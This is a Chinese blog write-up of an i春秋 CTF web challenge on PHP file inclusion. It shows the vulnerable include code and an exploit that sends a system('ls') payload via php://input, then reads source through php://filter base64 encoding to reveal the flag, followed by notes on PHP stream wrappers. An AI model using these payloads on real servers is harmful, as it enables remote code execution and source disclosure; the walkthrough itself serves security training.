i 春秋 web 题 <include>

原创

优呦嘿 于 2018-08-22 19:30:11 发布 1737 收藏 1
分类专栏： CTF

本文链接：https://blog.csdn.net/qq_41894567/article/details/81947167

打开链接地址：http://454e308408314446b0961f6226b502e7ad8cd9afd5614658.game.ichunqiu.com/

分值：50分 类型：Web 题目名称：include 未解答

题目内容：没错！就是文件包含漏洞。

创建赛题

题题目中以给出提示，这是文件包含题，打开题目链接后出现：

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

PHP Version 5.6.29


System	Linux 54b4f4116629 3.10.0-327.36.3.el7.x86_64 #1 SMP Mon Oct 24 16:09:20 UTC 2016 x86_64
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php-5.6.29/configure '--build=x86_64-alpine-linux-musl' '--host=x86_64-alpine-linux-musl' '--prefix=/usr' '--sysconfdir=/etc/php5' '--localstatedir=/var' '--with-layout=GNU' '--with-config-file-path=/etc/php5' '--with-config-file-scan-dir=/etc/php5/conf.d' '--enable-inline-optimization' '--disable-debug' '--disable-rpath' '--disable-static' '--enable-shared' '--mandir=/usr/share/man' '--with-pic' '--disable-cli' '--with-apxs2' '--enable-bcmath=shared' '--with-bz2=shared' '--enable-calendar=shared' '--with-cdb' '--enable-ctype=shared' '--with-curl=shared' '--enable-dba=shared' '--with-db4=shared' '--enable-dom=shared' '--with-enchant=shared' '--enable-exif=shared' '--with-freetype-dir=shared,/usr' '--enable-ftp=shared' '--with-gd=shared' '--enable-gd-native-ttf' '--with-gdbm=shared' '--with-gettext=shared' '--with-gmp=shared' '--with-iconv=shared' '--with-icu-dir=/usr' '--with-imap=shared' '--with-imap-ssl=shared' '--enable-intl=shared' '--with-jpeg-dir=shared,/usr' '--enable-json=shared' '--with-ldap=shared' '--enable-libxml=shared' '--enable-mbregex' '--enable-mbstring=all' '--with-mcrypt=shared' '--with-mysql=shared,mysqlnd' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-mysqli=shared,mysqlnd' '--with-openssl=shared' '--with-pcre-regex=/usr' '--enable-pcntl=shared' '--enable-pdo=shared' '--with-pdo-mysql=shared,mysqlnd' '--with-pdo-odbc=shared,unixODBC,/usr' '--with-pdo-pgsql=shared' '--with-pdo-sqlite=shared,/usr' '--with-pgsql=shared' '--enable-phar=shared' '--with-png-dir=shared,/usr' '--enable-posix=shared' '--with-pspell=shared' '--with-regex=php' '--enable-session' '--enable-shmop=shared' '--with-snmp=shared' '--enable-soap=shared' '--enable-sockets=shared' '--with-sqlite3=shared,/usr' '--enable-sysvmsg=shared' '--enable-sysvsem=shared' '--enable-sysvshm=shared' '--with-unixODBC=shared,/usr' '--enable-xml=shared' '--enable-xmlreader=shared' '--with-xmlrpc=shared' '--with-xsl=shared' '--enable-wddx=shared' '--enable-zip=shared' '--with-zlib=shared' '--without-db1' '--without-db2' '--without-db3' '--without-qdbm' '--with-mssql=shared' '--with-pdo-dblib=shared' '--enable-opcache' 'build_alias=x86_64-alpine-linux-musl' 'host_alias=x86_64-alpine-linux-musl' 'CC=gcc' 'CFLAGS=-Os

代码中包含一个phpinfo.php文件，试着去打开这个文件，什么也没有发现。而且可以发现改代码是没有防护的文件包含。
既然是关于php的，可以使用php协议
在该链接下查看allow_url_include，发现是处于打开状态。

Directive	Local Value	Master Value
allow_url_fopen	Off	Off

allow_url_include	On	On
always_populate_raw_post_data	0	0


这时就可以使用php://input协议，来观察下该目录下的列表
构造url /?path=php://input
传入 <?php echo system('ls');?>




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

dle345aae.php index.php phpinfo.php phpinfo.php

发现该目录下有3个文件；
再利用再利用 /?path=php://filter/read=convert.base64-encode/resource=dle345aae.php
读取文件内容；




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

PD9waHAgCiRmbGFnPSJmbGFnezk1ZTMwMjYzLTYzN2MtNDFhOS1hMzBhLTFjYmVhNWJiMDk5M30iOwo=

)
base64解码便可得到flag;

对于这道题中的某些地方应该还存在疑问，下面是一一所对应的知识点:

include(): 执行到include时才包含文件，找不到被包含文件时只会产生警告，脚本将继续执行
require(): 只要程序一运行就包含文件，找不到被包含的文件时会产生致命错误，并停止脚本
include_once()和require_once(): 若文件中代码已被包含则不会再次包含

php:// 协议 访问各个输入/输出流（I/O streams）

php://input协议 ：

是个可以访问请求的原始数据的只读流。 POST 请求的情况下来代替 ，因为它不依赖于特定的指令。打开的数据流只能读取一次； 数据流不支持 seek 操作。 不过，依赖于 SAPI 的实现，请求体数据被保存的时候， 它可以打开另一个 数据流并重新读取。 通常情况下，这种情况只是针对 POST 请求，而不是其他请求方式，比如 PUT 或者 PROPFIND。

通过输入流以文件读取方式取得未经处理的POST原始数据;

php://filter
是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。

read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。

具体可参考 https://blog.csdn.net/qq_33020901/article/details/78706764

php://filter是PHP语言中特有的协议流，作用是作为一个“中间流”来处理其他流

path=php://filter/read=convert.base64-encode/resource=dle345aae.php 将POST内容转换成base64编码并输出